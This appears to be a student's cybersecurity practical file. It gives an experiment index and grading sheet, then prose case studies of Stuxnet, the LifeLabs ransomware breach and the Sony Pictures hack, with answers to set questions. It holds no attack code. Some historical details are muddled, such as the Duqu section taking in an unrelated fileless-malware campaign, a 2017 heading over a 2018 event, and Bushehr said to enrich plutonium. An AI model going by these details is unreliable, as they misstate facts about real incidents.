GYAN GANGA INSTITUTE OF TECHNOLOGY AND SCIENCES

DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING

B.Tech-CSE

[Internet of Things, Cybersecurity including Blockchain Technology]

PRACTICAL FILE
Departmental Elective
Cybersecurity
IS-605
SESSION: 2024-25

Submitted To:

Prof. Satendra Sonare

Submitted By:

Name:
Enrollment No:
Semester: 6th

Subject Name: Cybersecurity
Subject Code : IS-605

INDEX

Sr. No.	Experiment	Date of Performance	Signature	Remark
1	Research and analyze cyber security incidents, cyber security case studies. a. Who were the victims of the attacks? b. What technologies and tools were used in the attack? c. When did the attack happen within the network? d. What systems were targeted? e. What was the motivation of the attackers in this case? What did they hope to achieve? f. What was the outcome of the attack? (Stolen data, ransom, system damage, etc.)			
2	Research and Identify Social Engineering Attacks. a. What are the three methods used in social engineering to gain access to information? b. What are three examples of social engineering attacks from the first two methods in step a? c. Why is social networking a social engineering threat? d. How can an organization defend itself from social engineering attacks? e. What is the SANS Institute, which authored this article?			
3	Anatomy of Malware. a. Using your favorite search engine, conduct a search for recent malware. During your search, choose four b. examples of malware, each one from a different malware type, and be prepared to discuss details on c. what each does, how it each is transmitted and the impact each cause. d. Read the information about the malware found from your search in step 1a, choose one and write a short e. Summary that explains what the malware does, how it is transmitted, and the impact it causes.			
4	Learning the Details of Attacks. a. What is the vulnerability? b. Who might exploit it? Explain. c. Why does the vulnerability exist? d. What could be done to limit the vulnerability?			
5	Installing the Kali Linux and Parrot OS Workstation Virtual Machine.			
6	Introduction to Wireshark, examining Ethernet Frames, Observe the TCP 3-Way Handshake, examine a TCP and UDP Captures.			

7	Examine HTTP and HTTPS using Wireshark.			
8	Examining Telnet and SSH in Wireshark.			
9	Analysis of types of Cross Site Scripting (XSS) Attacks.			
10	Exploring the functions of Windows PowerShell like Cmdlets, PowerShell functions, PowerShell scripts, Executable commands.			

Evaluation Sheet												
Student Name :												
Student Roll No.:												
Subject Name :												
Subject Code:												
S. No	**Name of Experiment**	**Practical Record Completion (6 marks)**		**Execution & Result (6 marks)**		**Viva (4 marks)**		**Record Submission (4 marks)**		**Total out of 20**		
		Complete Record with correct syntax	**6**	Proper Output for all program	**6**	Answer Correctly	**4**	Record submitted in time	**4**			
		Complete Record with improper syntax	**4**	Proper Output for some program	**4**	Answer Satisfactorily	**2**	Record not submitted in time	**2**			
		Partially Complete Record	**2**	Partial Output	**2**	Unable to Answer	**0**	Record Not Submitted	**0**			
		Incomplete Record	**0**	Output not shown	**0**							
1	Research and analyze cyber security incidents, cyber security case studies. a. Who were the victims of the attacks? b. What technologies and tools were used in the attack? c. When did the attack happen within the network? d. What systems were targeted? e. What was the motivation of the attackers in this case? What did they hope to achieve? f. What was the outcome of the attack? (Stolen data, ransom, system damage, etc.)											
2	Research and Identify Social Engineering Attacks. a. What are the three methods used in social engineering to gain access to information? b. What are three examples of social engineering attacks from the first two methods in step a? c. Why is social networking a social engineering threat? d. How can an organization defend itself from social engineering attacks? e. What is the SANS Institute, which authored this article?											

3	Anatomy of Malware. a. Using your favorite search engine, conduct a search for recent malware. During your search, choose four b. examples of malware, each one from a different malware type, and be prepared to discuss details on c. what each does, how it each is transmitted and the impact each cause. d. Read the information about the malware found from your search in step 1a, choose one and write a short e. Summary that explains what the malware does, how it is transmitted, and the impact it causes.									
4	Learning the Details of Attacks. a. What is the vulnerability? b. Who might exploit it? Explain. c. Why does the vulnerability exist? d. What could be done to limit the vulnerability?									
5	Installing the Kali Linux and Parrot OS Workstation Virtual Machine.									
6	Introduction to Wireshark, examining Ethernet Frames, Observe the TCP 3-Way Handshake, examine a TCP and UDP Captures.									
7	Examine HTTP and HTTPS using Wireshark.									
8	Examining Telnet and SSH in Wireshark.									
9	Analysis of types of Cross Site Scripting (XSS) Attacks.									
10	Exploring the functions of Windows PowerShell like Cmdlets, PowerShell functions, PowerShell scripts, Executable commands.									
								Grand Total		
								Marks out of 20		

Signature of Subject Faculty

Grading Sheet for 6th Semester (2022-26)
Lab Files (Total Marks – 20)

A+	**19-20**
A	**17-18**
B+	**15-16**
B	**13-14**
C+	**11-12**
C	**9-10**

Experiment-01

AIM -Research and analyze cyber security incidents, cyber security case studies.

CASE STUDY 1:

Stuxnet

Stuxnet is considered to be the first known cyberweapon. It is believed to have been created by the U.S. and Israel in order to attack and slow down Iran's nuclear program.Security researchers from Kaspersky Lab and Symantec reported Tuesday that while the nuclear facility at Natanz might have been the ultimate target of Stuxnet's creators, the initial victims were five Iranian companies with likely ties to the country's nuclear program.

On July 7, 2009, Stuxnet infected computers at another Iranian company called Neda Industrial Group, which according to the Iran Watch website, was put on the sanctions list by the U.S. Ministry of Justice for illegally manufacturing and exporting commodities with potential military applications.

On the same day, Stuxnet infected computers on a domain name called CGJ. The Kaspersky researchers are confident that those systems belonged to Control-Gostar Jahed, another Iranian company operating in industrial automation.

Another Iranian industrial automation vendor infected in 2009 with Stuxnet.a was Behpajooh Co. Elec & Comp. Engineering. This company was infected again in 2010 with Stuxnet.b and is considered patient zero for the 2010 Stuxnet global epidemic, the Kaspersky researchers said.

The U.S. and Israeli governments intended Stuxnet as a tool to derail, or at least delay, the Iranian program to develop nuclear weapons. The Bush and Obama administrations believed that if Iran were on the verge of developing atomic weapons, Israel would launch airstrikes against Iranian nuclear facilities in a move that could have set off a regional war.

Stuxnet was never intended to spread beyond Iran's Natanz uranium enrichment. Over time, other groups modified the virus to target facilities including water treatment plants, power plants, and gas lines.

The facility was air-gapped and not connected to the internet. However, the malware did end up on internet-connected computers and began to spread in the wild due to its extremely sophisticated and aggressive nature.

Liam O'Murchu, who is the director of the Security Technology and Response group at Symantec and was on the team that first unraveled Stuxnet says that Stuxnet was "by far the most complex piece of code that we've looked at — in a completely different league from anything we'd ever seen before." He emphasized that the original source code for the worm, as written by coders working for U.S. and Israeli intelligence, hasn't been released or leaked and can't be extracted from the binaries that are loose in the wild.

However, he explained that a lot about code could be understood from examining the binary in action and reverse-engineering it.

Stuxnet is a computer worm that was originally aimed at Iran's nuclear facilities and has since mutated and spread to other industrial and energy-producing facilities. The original Stuxnet malware attack targeted the programmable logic controllers (PLCs) used to automate machine processes. It generated a flurry of media attention after it was discovered in 2010 because it was the first known virus to be capable of crippling hardware.

Stuxnet was a multi-part worm that traveled on USB sticks and spread through Microsoft Windows computers. The virus searched each infected PC for signs of Siemens Step 7 software, which industrial computers serving as PLCs use for automating and monitoring electro-mechanical equipment. After finding a PLC computer, the malware attack updated its code over the internet and began sending damage-inducing instructions to the electro-mechanical equipment the PC controlled. At the same time, the virus sent false feedback to the main controller. Anyone monitoring the equipment would have had no indication of a problem until the equipment began to self-destruct.

Although the makers of Stuxnet reportedly programmed it to expire in June 2012, and Siemens issued fixes for its PLC software, the legacy of Stuxnet lives on in other malware attacks based on the original code. These "successors of Stuxnet" included:

Duque (2011): Based on Stuxnet code, Duque was designed to log keystrokes and mine data from industrial facilities, presumably to launch a later attack.

Research in 2017 claimed the invisible, fileless malware has gone mainstream and is now found on networks in 40 countries belonging to at least 140 institutions, including banks, government organizations, and telecommunication companies.

Once an infected computer is rebooted, the malware renames itself, making it difficult for digital forensic experts to find any traces of the malware. It was only discovered by a bank's security team after it found a copy of Meterpreter—an in-memory component of Metasploit—inside the physical memory of a Microsoft domain controller. Researchers found that the Meterpreter code was downloaded and injected into memory using PowerShell commands.

Flame (2012): Flame, like Stuxnet, traveled via USB stick. Flame was sophisticated spyware that recorded Skype conversations, logged keystrokes, and gathered screenshots, among other activities. It targeted government and educational organizations and some private individuals mostly in Iran and other Middle Eastern countries.

Havex (2013): The intention of Havex was to gather information from energy, aviation, defense, and pharmaceutical companies, among others. Havex malware targeted mainly U.S., European, and Canadian organizations.

Industroyer (2016): This targeted power facilities. It's credited with causing a power outage in the Ukraine in December 2016.

Triton (2017): This targeted the safety systems of a petrochemical plant in the Middle East, raising concerns about the malware maker's intent to cause physical injury to workers.

Most recent (2017): An unnamed virus with characteristics of Stuxnet reportedly struck unspecified network infrastructure in Iran in October 2018.

While ordinary computer users have little reason to worry about these Stuxnet-based malware attacks, they are clearly a major threat to a range of critical enterprises and industries, including power production, electrical grids, and defense. While extortion is a common goal of virus makers, the Stuxnet family of viruses appears to be more interested in attacking infrastructure. A company cannot easily protect itself from a Stuxnet-related malware attack.

Questions:

a. Who were the victims of the attacks?

Stuxnet is considered to be the first known cyberweapon. It is believed to have been created by the U.S. and Israel in order to attack and slow down Iran's nuclear program. The nuclear facility at Natanz might have been the ultimate target of Stuxnet's creators, the initial victims were five Iranian companies with likely ties to the country's nuclear program.

On July 7, 2009, Stuxnet infected computers at another Iranian company called Neda Industrial Group, which according to the Iran Watch website, was put on the sanctions list by the U.S.On the same day, Stuxnet infected computers on a domain name called CGJ. The Kaspersky researchers are confident that those systems belonged to Control-Gostar Jahed, another Iranian company operating in industrial automation.

Another Iranian industrial automation vendor infected in 2009 with Stuxnet.a was Behpajooh Co. Elec & Comp. Engineering.Another company infected in 2010 with Stuxnet.b was Kalaye Electric Co., based on a domain name called KALA that was recorded in malware samples. This was the ideal target for Stuxnet, because it is the main manufacturer of the Iranian uranium enrichment centrifuges IR-1.

b. What technologies and tools were used in the attack?

Stuxnet is the name of a specific worm, i.e. a piece of computer malware that targets supervisory control and data acquisition (SCADA) systems in industrial controllers. Stuxnet is sizeable – larger than comparable worms – and it was written in several different programming languages with some encrypted components (Chen, 2010, p. 3). It exploited not one but four zero-day vulnerabilities to infect computers: an automatic process from connected USB drives, a connection with shared printers, and two other vulnerabilities concerning privilege escalation.

When it identified an opening, it used valid, but stolen, driver certificates from RealTek and JMicron to download its rootkit. Using these driver certificates, the worm was then able to search for the Siemens Simatic WinCC/Step-7 software, a program used to control industrial equipment.

c. When did the attack happen within the network?

Stuxnet looked to infect computers running the Microsoft Windows operating system via one of these vectors. When it identified an opening, it used valid, but stolen, driver certificates from RealTek and JMicron to download its rootkit. Using these driver certificates, the worm was then able to search for the Siemens Simatic WinCC/Step-7 software, a program used to control industrial equipment.

By infecting files used by this software, the worm was able to access and control the Programmable Logic Controllers (PLCs), i.e. small computers used to regulate

power in industrial devices . Furthermore, the worm was also able to communicate with other infected machines and C&C servers in Denmark and Malaysia in order to update itself and transmit information about what it had found. Once all these requirements were met, Stuxnet launched its attack by changing the speed of the Stuxnetcentrifuges' rotors, causing irreparable damage.

d. What systems were targeted?

The target of Stuxnet appears to have been the Iranian nuclear plant and uranium enrichment site in Natanz.The power plant in Bushehr may also have been a major target, but it enriches plutonium and therefore requires a different configuration of centrifuges.The nuclear plant of Natanz has an air-gapped, closed computer network,

which means that it does not have a connection to the Internet or other networks. It is therefore highly probable that Stuxnet infected the network through the vector of a removable USB drive meaning that the creators of the worm required a person to deliver the worm and infect the network.

e. What was the motivation of the attackers in this case? What did they hope to achieve?

Stuxnet malware was not designed to spy, but rather to sabotage centrifuges in the power facilities of Natanz in Iran. It is believed that the USA built Stuxnet with the support of Israel with the goal of stopping or delaying the Iranian nuclear program. The worm was probably implanted in the Natanz power plant's network by using a compromised USB drive. This technique enabled the worm to penetrate a network that is normally isolatedfrom other networks.

f. What was the outcome of the attack? (stolen data, ransom, system damage, etc.)

The cyberattack also had long-term economic repercussions for Iran as it needed to manage delays in the production of low-enriched uranium. Establishing new security and cybersecurity measures in nuclear facilities to avoid the recurrence of an attack such as Stuxnet would also have required a significant financial investment.

The physical consequences of Stuxnet were rather limited, but it was probably designed to remain hidden for a certain amount of time, damage the centrifuges and then disappear. Its discovery probably interrupted the process and terminated the operation prematurely. However, the fact that the number of damaged centrifuges was only slightly higher than usual lends strength to the possibility that the damage might have been caused by poor manufacturing or normal wear.

CASE STUDY 2:

Findings of investigation: Life Labs breach

On June 25, 2020, the Ontario and British Columbia Information and Privacy Commissioners just shared the results of their joint investigation regarding a serious breach that took place in 2019 – the findings revealed that Life Labs, Canada's largest provider of general health diagnostic and specialty laboratory testing services, failed to protect the personal health information of millions of Canadians. In fact, it was found that there was: a failure to implement reasonable safeguards to protect the personal health information; a failure to take reasonable steps to protect the personal health information in its electronic systems; a failure to have adequate information technology security policies in place; and the collection of more personal health information than was reasonably necessary in one instance. These failures were found to be in violation of Ontario's Personal Health Information Protection Act (PHIPA) and British Columbia's Personal Information Protection Act (PIPA)

Consequently, Life Labs was ordered to implement several measures to address the situation.

What is Life Labs?

As can be seen in the Backgrounder, Life Labs has been operating for over 50 years and provides outpatient laboratory services and other testing services, including genetics and naturopathic testing. In fact, Life Labs performs over 100 million lab tests per year and has about 20 million annual patient visits. It hosts Canada's largest online patient portal, where over 2.5 million individuals access their laboratory results each year.

What happened in 2019?

On November 1 and 5, 2019, Life Labs notified the Office of the Information and Privacy Commissioners of Ontario and British Columbia of a potential privacy breach under PHIPA and PIPA. That is, on October 28, 2019, Life Labs detected a cyberattack on its computer systems.

In response, on December 17, 2019, the Ontario and BC Commissioners announced their joint investigation into the breach in a Statement, with the goal of examining the scope of the breach, the circumstances leading to it, and what, if any, measures Life Labs could have taken to prevent and contain the breach, and to ensure the future security of personal information and avoid further attacks. It was also noted that the cyber criminals penetrated the company's systems, extracted data, and demanded a ransom. Life Labs worked with outside cybersecurity consultants to investigate the incident and restore the security of the data.

According to the December 17, 2019 Backgrounder on the breach, it was revealed that there was a large-scale breach of systems containing information of an estimated 15 million people mostly in Ontario and British Columbia. Most concerning, the kind of information that was affected included: names; addresses; emails; customer logins and passwords; dates of birth; health card numbers; and, for some customers, lab tests.

It was stressed that there were things that organizations could do to protect themselves from cyberattacks, including employee training, limiting user privileges, and software protection. They also provided some helpful guidance for organizations (provided below).

What did the Information and Privacy Commissioners of Ontario and British Columbia find?

Following their investigation, the Information and Privacy Commissioners found several violations of both PHIPA and PIPA:

- Life Labs failed to take reasonable steps to safeguard personal information and personal health information
- Life Labs did not have adequate information technology security policies and information practices in place
- Life Labs collected more information than necessary in one instance

They noted that, although Life Labs took reasonable steps to contain and investigate the breach, there were still some steps that were required to be taken, such as dealing with issues the process for notifying individuals when health information was compromised, and the terms under which Life Labs provides laboratory services to other health information custodians.

Therefore, the Commissioners issued orders to Life Labs to:

- improve specific practices regarding information technology security
- formally put in place written information practices and policies with respect to information technology security
- cease collecting specified information and to securely dispose of the records of that information which it has collected
- improve its process for notifying individuals of the specific elements of their personal health information which were the subject of the breach

- clarify and formalize its status with respect to health information custodians in Ontario with whom it has contracts to provide laboratory services

They also recommended that Life Labs consult with independent third-party experts with respect to whether a longer period of credit monitoring service would be more appropriate in the circumstances of this breach.

Some lasting comments made by the Information and Privacy Commissioners

Both the Ontario and British Columbia Information and Privacy Commissioners made some important comments during the announcement of their recent findings regarding Life Labs.

More specifically, Brian Beamish, Information and Privacy Commissioner of Ontario, stated the following:

Our investigation revealed that Life Labs failed to take necessary precautions to adequately protect the personal health information of millions of Canadians, in violation of Ontario's health privacy law. This breach should serve as a reminder to organizations, big and small, that they have a duty to be vigilant against these types of attacks. I look forward to providing the public, and particularly those who were affected by the breach, with the full details of our investigation.

Additionally, Michael McEvoy, Information and Privacy Commissioner of British Columbia, stated the following:

Life Labs' failure to properly protect the personal health information of British Columbians and Canadians is unacceptable. Life Labs exposed British Columbians, along with millions of other Canadians, to potential identity theft, financial loss, and reputational harm. The orders made are aimed at making sure this doesn't happen again. This investigation also reinforces the need for changes to BC's laws that allow regulators to consider imposing financial penalties on companies that violate people's privacy rights. This is the very kind of case where my office would have considered levying penalties.

What organizations take from this incident?

One encouraging aspect is that there are strategies that can be utilized to protect organizations from cyberattacks, such as employee training, limiting user privileges, and software protection. Moreover, it is important for all organizations to take heed of the words of Brian Beamish, mentioned above, emphasizing the need to be vigilant against these types of attacks. Similarly, it is critical for organizations to take note of Michael McEvoy's above-noted comment and ensure that they do not fail to protect the personal health information of Canadians, and instead ensure that they are using the proper safeguards.

A great deal is at stake – the dangers include identity theft, financial loss, and reputational harm of Canadians. In this case, the breach involved some of the most sensitive information that individuals can have.

To that end, all organizations are recommended to proactively review their policies and procedures that address creating and implementing reasonable safeguards in order to prevent and address these types of attacks and sufficiently protect personal and personal health information.

Questions:

a. Who were the victims of the attacks?

According to the December 17, 2019 Backgrounder on the breach, it was revealed that there was a large-scale breach of systems containing information of an estimated 15 million people mostly in Ontario and British

Columbia. Most concerning, the kind of information that was affected included: names; addresses; emails; customer logins and passwords; dates of birth; health card numbers; and, for some customers, lab tests.

b. What technologies and tools were used in the attack?

The technology used was based on Ransomware.The data was accessed by an unauthorized party and LifeLabs paid a ransom to retrieve their stolen data. Ransomware is a type of malicious software, or "malware," that encrypts files on your device or computer and then demands payment in exchange for the key needed to decrypt the files. It essentially locks you out of your data and holds the means of regaining access for ransom.In recent months, large Canadian institutions such as universities and hospitals have reported having their computer networks or systems attacked by some form of ransomware.

c. When did the attack happen within the network?

On November 1 and 5, 2019, LifeLabs notified the Office of the Information and Privacy Commissioners of Ontario and British Columbia of a potential privacy breach under PHIPA and PIPA. That is, on October 28, 2019, LifeLabs detected a cyberattack on its computer systems.

In response, on December 17, 2019, the Ontario and BC Commissioners announced their joint investigation into the breach in a Statement, with the goal of examining the scope of the breach, the circumstances leading to it, and what, if any, measures LifeLabs could have taken to prevent and contain the breach, and to ensure the future security of personal information and avoid further attacks. It was also noted that the cyber criminals penetrated the company's systems, extracted data, and demanded a ransom. LifeLabs worked with outside cybersecurity consultants to investigate the incident and restore the security of the data.

d. What systems were targeted?

There was a large-scale breach of systems containing information of an estimated 15 million people.LifeLabs has informed that the information in the systems includes names, addresses, emails, customer logins and passwords, date of birth, health card numbers, and, for some customers, lab tests.

e. What was the motivation of the attackers in this case? What did they hope to achieve?

The main reason behind the Lifelabs Attack was to gain money in exchange of their Personal Identifiable Informations(PII). Te attack lead to the breach of PIIs of 15 Million People.

f. What was the outcome of the attack? (stolen data, ransom, system damage, etc.)

The data was accessed by an unauthorized party and LifeLabs paid a ransom to retrieve their stolen data. They paid for the data in collaboration with cybersecurity experts who reportedly helped guide them through the process.The data was accessed by an unauthorized party and LifeLabs paid a ransom to retrieve their stolen data. They paid for the data in collaboration with cybersecurity experts who reportedly helped guide them through the process.

CASE STUDY 3:

Sony Pictures Entertainment Hack

In June 2014, SPE released the first trailer for a comedy movie titled "The Interview" to the public, stating an October 2014 release date. The film's plot focused on two Americans who run a popular talk show getting recruited by the Central Intelligence Agency to interview Kim Jong-un—North Korea's political leader—and assassinate him in the process.

A few weeks after the trailer was released, North Korean officials voiced their disapproval of the movie's subject matter. Specifically, North Korea's United Nations ambassador claimed that distributing a film depicting Kim Jong-un's assassination was "an act of war." The ambassador then contacted U.S. President Barack Obama to request the cancellation of the movie's release date. Amid the growing controversy surrounding the film's distribution, SPE decided to delay the movie's release and make a range of post- production adjustments—namely, modifying Kim Jong-un's death scene to be less violent.

From there, the film's distribution was rescheduled for Dec. 25, 2014.

On Nov. 24, 2014—approximately one month before the movie was set to be released—SPE's network was compromised by a foreign hacking group known as the Guardians of Peace (GOP) via an advanced form of malware. This malware was able to evade SPE's antivirus software and came equipped with a digital backdoor that allowed the cybercriminals to repeatedly enter the company's network. Upon logging into their workplace devices that morning, SPE employees were met with a daunting message from the GOP. This message stated that the cybercriminals had stolen several terabytes of SPE's sensitive data and intellectual property, wiped the original copies from all company technology and planned to release this information if SPE failed to meet their demands. Initially, the GOP demanded money in exchange for the restoration of SPE's data.

At this time, SPE did not respond to the cybercriminals' demands. But the company's network was still largely compromised, causing them to shut it down temporarily. It took several days for IT professionals to repair SPE's damaged technology, forcing employees to conduct tasks without their workplace devices and significantly disrupting digital operations. Employees had to resort to using old fax machines, issuing paper checks, writing on whiteboards and scheduling exclusively in-person meetings while the company's network was down.

Even after SPE regained access to its network, the GOP maintained a hidden entry point through the malware's digital backdoor. As a result, the cybercriminals proceeded to leak the company's information to both the media and the general public over the next several days. This leak included thousands of current and past employees' personal records (e.g., names, addresses, contact information, network credentials, Social Security numbers, insurance plans and salary data), as well as a variety of private emails between SPE employees and film executives. Further, the GOP posted five of SPE's films on digital sharing sites—four of which hadn't been released yet. Consequently, these movies were illegally downloaded millions of times. At this point, the GOP's demands changed. In exchange for preventing further data leaks, the cybercriminals demanded that SPE cancel the distribution of "the movie of terrorism"—which was assumed to be referring to "The Interview."

On Nov. 28, 2014, several media organizations released initial details regarding the ongoing hack to the public. During this time, the media began speculating whether North Korea was responsible for the incident. However, the nation-state denied involvement. Despite the leaked information, SPE pressed forward with its film release plans. That is, until Dec.16, 2014, when the GOP called out "The Interview" by name and used increasingly violent language to demand the film's distribution be canceled. The cybercriminals' message referenced the Sept. 11, 2001, terrorist attacks and threatened to cause physical harm at any theater that screened the film. This threat

prompted the FBI to launch an official investigation of the incident and led SPE to cancel the movie's release the following day.

Yet, on Dec. 19, 2014, the Obama administration claimed that shelving the film was a mistake and doing so would only reward the GOP's unacceptable behavior. The U.S. Department of Homeland Security also confirmed that there was no evidence of any actual plot to cause harm at theaters planning to show the film. As such, SPE announced that it had reversed its decision on Dec. 23, 2014, and released the movie two days later to over 300 independent theaters that were willing to screen the film. Because many large theater chains still refused to show the movie, SPE also decided to release it during the opening weekend on several video-on-demand platforms, such as YouTube and Google Play. The GOP's threats ceased following the movie's distribution.

After completing its investigation of the incident, the FBI confirmed that North Korea was likely responsible, seeing as the malware's code was written in Korean and the hackers' IP addresses were traced back to the nation-state. Nevertheless, North Korea still denies being involved.

The Impact of the Sony Pictures Entertainment Hack

SPE faced several consequences following the large-scale incident. These include the following:

Recovery costs

SPE is estimated to have spent at least $35 million in the process of recovering from the hack, consisting of expenses related to informing impacted employees and U.S. authorities of the incident, hiring IT professionals to recover the company's compromised technology, conducting an internal investigation of the hack and implementing improved cybersecurity measures to prevent future incidents.

Lost revenue

Apart from recovery costs, the incident likely contributed to reduced revenue for several of SPE's film releases. First, the mixed distribution of "The Interview" between independent theaters and online platforms due to the hack somewhat diminished the movie's box office success, seeing as SPE lost any revenue that would have been made from large theater chains screening the film. While the movie grossed $40 million in digital rentals, it only generated $12.3 million in box office ticket sales—representing a relatively small overall profit against a $44 million budget. In addition, the GOP's leak of four other SPE films on digital sharing sites before their theatrical releases probably minimized those movies' box office ticket sales, considering some individuals subsequently downloaded and viewed these films early (and for free).

Reputational damages

Following the incident, SPE faced widespread criticism. In terms of cybersecurity, the company experienced scrutiny for failing to utilize various measures that could have helped protect against the hack. Although IT experts confirmed that the GOP's malware would have been difficult for even the most sophisticated companies to stop, SPE's protocols for safeguarding its sensitive data, email systems and intellectual property were inadequate. The company's valuable records were stored in poorly protected locations with obvious file names (e.g., "Computer Passwords"). Further, SPE's company email settings allowed for up to seven years' worth of messages to remain within the network, giving the GOP access to a plethora of communications. Regarding SPE's overall reputation, the GOP's leak of private emails painted the company badly on various fronts. Some of these emails disclosed the details of sensitive company matters (e.g., ongoing negotiations with other film studios), while other messages revealed offensive comments that SPE executives had made about members of the entertainment industry—

including high-profile actors, producers and directors. These emails likely minimized SPE's reliability across the entertainment industry.

Legal ramifications

Lastly, the incident carried numerous legal issues for SPE. Company employees whose records were exposed during the hack filed a class-action lawsuit against SPE, totaling nearly $8 million. This total includes $2.5 million to reimburse employees for potential identity theft concerns, $2 million to offer employees fraud protection services and $3.5 million in additional legal fees. The incident also motivated the Obama administration to update federal regulations to ensure that national officials better respond to cybercrimes involving international parties.

Lessons Learned from the Sony Pictures Entertainment Hack

Several cybersecurity takeaways can be gleaned from the SPE hack. Specifically, the incident emphasized these critical lessons:

Basic security measures can't be ignored.
In the aftermath of the hack, SPE prioritized bolstering a range of their digital protection protocols, especially related to threat detection and email security. Many of these basic measures could have helped mitigate the damages that resulted from the incident. Simple security steps for all organizations to consider include:

- Utilizing various forms of threat detection software (e.g., network monitoring systems, endpoint detection products and patch management tools) and updating this software on a routine basis
- Installing email filters and firewalls to minimize cybercriminals' access capabilities
- Developing an effective email retention policy to ensure messages are deleted after an appropriate period of time (typically no more than three years)
- Instructing employees to refrain from sharing sensitive data or discussing confidential company details over email

Sensitive data and intellectual property require proper safeguards.
One of SPE's biggest downfalls related to the incident was failing to adequately protect its most sensitive data and intellectual property. There are many ways for organizations to keep such information better safeguarded, such as:

- Storing sensitive data and intellectual property in safe and secure locations
- Encrypting all confidential workplace records and giving them discreet file names
- Restricting employees' access to sensitive data and intellectual property on an as-needed basis
- Requiring employees to utilize multi-factor authentication before accessing sensitive data or intellectual property
- Segmenting workplace networks to prevent cybercriminals from gaining access to all sensitive data and intellectual property after infiltrating a single system or device
- Conducting routine data backups in a secure, offline location

Cyber incident response plans are vital.
When SPE's network was shut down, its employees struggled to cope and faced significant operational disruptions. This scenario highlighted the value of having a cyber incident response plan in place. This type of plan can help an organization establish timely response protocols for remaining operational and mitigating losses

in the event of a cyber incident. A successful incident response plan should outline potential cyberattack scenarios, methods for maintaining key functions during these scenarios and the individuals responsible for doing so. It should be routinely reviewed through various activities—such as penetration testing and tabletop exercises—to ensure effectiveness and identify ongoing security gaps. Based on the results from these activities, the plan should be adjusted as needed.

Targeted, state-sponsored attacks must be considered.

Seeing as North Korea was likely responsible for this incident, it's critical for organizations to be aware of the potential for future targeted attacks or other cyber-related losses stemming from political conflicts. Depending on their specific operations, organizations should evaluate their likelihood of being involved in incidents with foreign attackers and adjust their basic security measures, data protection protocols and cyber incident response plans as needed.

Proper coverage can provide much-needed protection.

Finally, this breach made it clear that no organization—not even a major entertainment company—is immune to cyber-related losses. That's why it's crucial to ensure adequate protection against potential cyber incidents by securing proper coverage. When securing such coverage, organizations must clearly understand key policy terminology and conditions, particularly as they relate to physical destruction and cyber warfare.

This may entail confirming whether the policy covers physical damage to technology amid cyber incidents (also known as bricking), as well as reviewing policy definitions for "cyber warfare" and "cyber terrorism" to better comprehend how coverage could assist in such circumstances. Organizations should work with trusted insurance professionals when evaluating their policies and navigating coverage decisions.

Questions:

a. Who were the victims of the attacks?

In June 2014, SPE released the first trailer for a comedy movie titled "The Interview" to the public, stating an October 2014 release date. The film's plot focused on two Americans who run a popular talk show getting recruitedby the Central Intelligence Agency to interview Kim Jong-un—North Korea's political leader—and assassinate him in the process.

On Nov. 24, 2014—approximately one month before the movie was set to be released—SPE's network was compromised by a foreign hacking group known as the Guardians of Peace (GOP) via an advanced form of malware. SPE employees were met with a daunting message from the GOP. This message stated that the cybercriminals had stolen several terabytes of SPE's sensitive data and intellectual property, wiped the original copies from all company technology and planned to release this information if SPE failed to meet their demands.

b. What technologies and tools were used in the attack?

SPE's network was compromised by a foreign hacking group known as the Guardians of Peace (GOP) via an advanced form of malware. This malware was able to evade SPE's antivirus software and came equipped with a digital backdoor that allowed the cybercriminals to repeatedly enter the company's network. Upon logging into their workplace devices that morning, SPE employees were met with a daunting message from the GOP.

Even after SPE regained access to its network, the GOP maintained a hidden entry point through the malware's digital backdoor. As a result, the cybercriminals proceeded to leak the company's information to both the media and the general public over the next several days.

c. When did the attack happen within the network?

On Dec.16, 2014, when the GOP called out “The Interview” by name and used increasingly violent language to demand the film’s distribution be canceled. The cybercriminals’ message referenced the Sept. 11, 2001, terrorist attacks and threatened to cause physical harm at any theater that screened the film. This threat prompted the FBI to launch an official investigation of the incident and led SPE to cancel the movie’s release the following day.

On Nov. 24, 2014—approximately one month before the movie was set to be released—SPE’s network was compromised by a foreign hacking group known as the Guardians of Peace (GOP) via an advanced form of malware.

Yet, on Dec. 19, 2014, the Obama administration claimed that shelving the film was a mistake and doing so would only reward the GOP’s unacceptable behavior. The U.S. Department of Homeland Security also confirmed that there was no evidence of any actual plot to cause harm at theaters planning to show the film. As such, SPE announced that it had reversed its decision on Dec. 23, 2014, and released the movie two days later to over 300 independent theaters that were willing to screen the film.

d. What systems were targeted?

This malware was able to evade SPE’s antivirus software and came equipped with a digital backdoor that allowed the cybercriminals to repeatedly enter the company’s network. Upon logging into their workplace devices that morning, SPE employees were met with a daunting message from the GOP.

Even after SPE regained access to its network, the GOP maintained a hidden entry point through the malware’s digital backdoor. As a result, the cybercriminals proceeded to leak the company’s information to both the media and the general public over the next several days. This leak included thousands of current and past employees’ personal records (e.g., names, addresses, contact information, network credentials, Social Security numbers, insurance plans and salary data), as well as a variety of private emails between SPE employees and film executives. Further, the GOP posted five of SPE’s films on digital sharing sites—four of which hadn’t been released yet. Consequently, these movies were illegally downloaded millions of times. At this point, the GOP’s demands changed. In exchange forpreventing further data leaks, the cybercriminals demanded that SPE cancel the distribution of “the movie of terrorism”—which was assumed to be referring to “The Interview.”

e. What was the motivation of the attackers in this case? What did they hope to achieve?

A few weeks after the trailer was released, North Korean officials voiced their disapproval of the movie’s subject matter. Specifically, North Korea’s United Nations ambassador claimed that distributing a film depicting Kim Jong-un’s assassination was “an act of war.” The ambassador then contacted U.S. President Barack Obama to request the cancellation of the movie’s release date. Amid the growing controversy surrounding the film’s distribution, SPE decided to delay the movie’s release and make a range of post- production adjustments—namely, modifying Kim Jong-un’s death scene to be less violent.

After completing its investigation of the incident, the FBI confirmed that North Korea was likely responsible, seeing as the malware’s code was written in Korean and the hackers’ IP addresses were traced back to the nation-state. Nevertheless, North Korea still denies being involved.

f. What was the outcome of the attack? (stolen data, ransom, system damage, etc.)

SPE faced several consequences following the large-scale incident. These include the following:

Recovery costs

SPE is estimated to have spent at least $35 million in the process of recovering from the hack, consisting of expenses related to informing impacted employees and U.S. authorities of the incident, hiring IT professionals to recover the company's compromised technology, conducting an internal investigation of the hack and implementing improved cybersecurity measures to prevent future incidents.

Lost revenue

Apart from recovery costs, the incident likely contributed to reduced revenue for several of SPE's film releases.

Reputational damages

Following the incident, SPE faced widespread criticism. In terms of cybersecurity, the company experienced scrutiny for failing to utilize various measures that could have helped protect against the hack.

Legal ramifications

